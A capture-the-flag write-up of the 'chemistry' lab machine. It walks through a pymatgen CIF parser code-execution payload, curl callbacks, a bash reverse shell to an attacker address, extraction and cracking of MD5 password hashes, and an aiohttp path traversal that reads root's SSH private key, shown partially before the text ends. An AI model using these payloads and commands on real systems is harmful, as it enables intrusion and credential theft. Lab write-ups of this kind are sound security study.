
chemistry


This is chemistry writeup by Jiseok Song

nmap




It looks like port 5000 is running http, somewhat unusual


Web enumeration



I can register



I can upload cif file here



From https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f, I can get malicious cif content for RCE

```
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__._

_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Let's try simple curl command

```
data_5yOhtAoR$
_audit_creation_date            2018-06-08$
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"$
$
loop_$
_parent_propagation_vector.id$
_parent_propagation_vector.kxkykz$
k1 [0 0 0]$
$
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("curl http://10.10.16.10:9001");0,0,0'$
$
$
_space_group_magn.number_BNS  62.448$
_space_group_magn.name_BNS  "P  n'  m  a'  "$
```

I can get response

```
└──╼ $nc -klvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.38 55276
GET / HTTP/1.1
Host: 10.10.16.10:9001
User-Agent: curl/7.68.0
Accept: */*
```

Get app shell

Let's try reverse shell

```
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("bash -c 'bash -i >& /dev/tcp/10.10.16.10/9001 0>&1'");0,0,0'$
```

It gives no response, but if I change it like this


```
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c \'/bin/bash -i >& /dev/tcp/10.10.16.10/9001 0>&1\'");0,0,0'$
```

```
Connection received on 10.10.11.38 41402
bash: cannot set terminal process group (1077): Inappropriate ioctl for device
bash: no job control in this shell
app@chemistry:~$
```


It gives me a shell, which is very odd

Get rosa shell

app.py shows




```
app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}
```



```
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if User.query.filter_by(username=username).first():
            flash('Username already exists.')
            return redirect(url_for('register'))
        hashed_password = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password=hashed_password)
        db.session.add(new_user)
        db.session.commit()
        login_user(new_user)
        return redirect(url_for('dashboard'))
    return render_template('register.html')
```

It's using md5 hash, which is weak

There's database.db in instance. I can get the user hash here



```
sqlite> select username, password from user;
admin|2861debaf8d99436a10ed6f75a252abf
app|197865e46b878d9e74a0346b6d59886a
rosa|63ed86ee9f624c7b14f1d4f43dc251a5
robert|02fcf7cfc10adc37959fb21f06c6b467
jobert|3dec299e06f7ed187bac06bd3b670ab2
carlos|9ad48828b0955513f7cf0f7f6510c8f8
peter|6845c17d298d95aa942127bdad2ceb9b
victoria|c3601ad2286a4293868ec2a4bc606ba3
tania|a4aa55e816205dc0389591c9f82f43bb
eusebio|6cad48078d0241cca9a7b322ecd073b3
gelacia|4af70c80b68267012ecdac9a7e916d18
fabian|4e5d71f53fdd2eabdbabb233113b5dc0
axel|9347f9724ca083b17e39555c36fd9007
kristel|6896ba7b11a62cacffbdaded457c6d92
hello|5f4dcc3b5aa765d61d8327deb882cf99
```

I can use crackstation since it's md5

Hash	Type	Result
2861debaf8d99436a10ed6f75a252abf	Unknown	Not found.
197865e46b878d9e74a0346b6d59886a	Unknown	Not found.
63ed86ee9f624c7b14f1d4f43dc251a5	md5	unicorniosrosados
02fcf7cfc10adc37959fb21f06c6b467	Unknown	Not found.
3dec299e06f7ed187bac06bd3b670ab2	Unknown	Not found.
9ad48828b0955513f7cf0f7f6510c8f8	md5	carlos123
6845c17d298d95aa942127bdad2ceb9b	md5	peterparker
c3601ad2286a4293868ec2a4bc606ba3	md5	victoria123
a4aa55e816205dc0389591c9f82f43bb	Unknown	Not found.
6cad48078d0241cca9a7b322ecd073b3	Unknown	Not found.
4af70c80b68267012ecdac9a7e916d18	Unknown	Not found.
4e5d71f53fdd2eabdbabb233113b5dc0	Unknown	Not found.
9347f9724ca083b17e39555c36fd9007	Unknown	Not found.
6896ba7b11a62cacffbdaded457c6d92	Unknown	Not found.

There are only rosa user, so let's try ssh rosa with the password

```
$ssh rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
```

I can login!

Get root

ps -ef --forest shows it's running python application

```
root        1078       1  0 02:22 ?        00:00:00 /usr/bin/python3.9 /opt/monitoring_site/app.py
```

I can't read files in /opt/monitoring_site

```
rosa@chemistry:~$ ls /opt/monitoring_site/
ls: cannot open directory '/opt/monitoring_site/': Permission denied
```

I can find that the machine is listening on port 8080 locally


```
rosa@chemistry:~$ ss -lntp
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port    Process
LISTEN     0          4096           127.0.0.53%lo:53                 0.0.0.0:*
LISTEN     0          128                  0.0.0.0:22                 0.0.0.0:*
LISTEN     0          128                  0.0.0.0:5000               0.0.0.0:*
LISTEN     0          128              127.0.0.1:8080                 0.0.0.0:*
LISTEN     0          128                     [::]:22                    [::]:*
```

I can also curl this port


```
rosa@chemistry:~$ curl localhost:8080
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Site Monitoring</title>
    <link rel="stylesheet" href="/assets/css/all.min.css">
    <script src="/assets/js/jquery-3.6.0.min.js"></script>
    <script src="/assets/js/chart.js"></script>
    <link rel="stylesheet" href="/assets/css/style.css">
    <style>
    h2 {
      color: black;
      font-style: italic;
    }
```

I can port forward and access the website using browser

```
ssh> -L 8080:127.0.0.1:8080
Forwarding port.
```



Nothing works except List Services. I can check the header using curl -I



https://github.com/advisories/GHSA-5h86-8mv2-jq9f shows that this version is vulnerable to directory traversal

```
app.router.add_routes([
    web.static("/static", "static/", follow_symlinks=True),  # Remove follow_symlinks to avoid the vulnerability
])
```

```
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Site Monitoring</title>
    <link rel="stylesheet" href="/assets/css/all.min.css">
    <script src="/assets/js/jquery-3.6.0.min.js"></script>
    <script src="/assets/js/chart.js"></script>
    <link rel="stylesheet" href="/assets/css/style.css">
    <style>
    h2 {
      color: black;
      font-style: italic;
    }
```

It has assets instead of static. Let's try

```
$curl --path-as-is http://localhost:8080/assets/../../../../../../../etc/hosts
127.0.0.1 localhost
127.0.1.1 chemistry

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

It works! Let's find ssh private key

```
[parrot@parrot]─[~/Documents/chemistry]
└─$curl --path-as-is http://localhost:8080/assets/../../../../../../../root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwVtjMbGySBnpgzUs5QmyNTrpYeLxjZkVBwzcbxWM740corw/SEhRRueZMZo95bh68t56GdgVCV5oL27/+9yIEs05Yap6DoqOyraVVGQC/Aray4lJO1VnyoaLW+P
TA7r1ChascRFpGqZPOtqdXJgB1OaJeUapTKLLQjsZViqG/9ALuO3oWivg8wCNxPQQPcaQdUk41vPZ5q/loUlw6+wIbVoL3ct7lHjdaDCjuQc+V8zkONINGqYHFmloulYrcfAIpghNugN9iw4xjTPIjSTnIuXWzrzmo
khgkeaKf0dkGYMjBLt7auJMeE1u3adofF3RaQnw9ROBe5XZQ6WNY/9NU9OQzlvJq/lvOEjDGG11PLTYNaOoVCfaRpDzF71f5iat/bArwLh7MDJy+V/ci8BOP75eumaaH25HUd1LVe8PuCUQWo1tijdD86GIy2jUkWq
8a6B4ebvXnIOcHcD6iDhIXOsS+st6AA7C82UNgaMladOoSZQOT2u47gSrhp3VNgxs= root@chemistry
[parrot@parrot]─[~/Documents/chemistry]
└─$curl --path-as-is http://localhost:8080/assets/../../../../../../../root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
UbnmTGaPeW4evLeehnYFQleaC9u//vciBLNOWGqeg6Kjsq2lVRkAvwK2suJSTtVZ8qGi1v
j0wO69QoWrHERaRqmTzranVyYAdTmiXlGqUyiy0I7GVYqhv/QC7jt6For4PMAjcT0ED3Gk
HVJONbz2eav5aFJcOvsCG1aC93Le5R43Wgwo7kHPlfM5DjSDRqmBxZpaLpWK3HwCKYITbo
DfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
UOljWP/TVPTkM5byav5bzhIwxhtdTy02DWjqFQn2kaQ8xe9X+Ymrf2wK8C4ezAycvlf3Iv
ATj++XrpmmH9uR1HdS1XvD7glEFqNbYo3Q/OhiMto1JFqgWugeHm715yDnB3A+og4SFzrE
vrLegAOwvNlDYGjJWnTqEmUDk9ruO4Eq4ad1TYMbAAAFiPikP5X4pD+VAAAAB3NzaC1yc2
EAAAGBALBW2MxsbJIGemDNSzlCbI1Oulh4vGNmRUHDNxvFYzvjRyivD9ISFFG55kxmj3lu
Hry3noZ2BUJXmgvbv/73IgSzTlhqnoOio7KtpVUZAL8CtrLiUk7VWfKhotb49MDuvUKFqx
xEWkapk862p1cmAHU5ol5RqlMostCOxlWKob/0Au47ehaK+DzAI3E9BA9xpB1STjW89nmr
+WhSXDr7AhtWgvdy3uUeN1oMKO5Bz5XzOQ40g0apgcWaWi6Vitx8AimCE26A32LDjGNM8i
NJOci5dbOvOaiSGCR5op/R2QZgyMEu3tq4kx4TW7dp2h8XdFpCfD1E4F71dlDpY1j/01T0
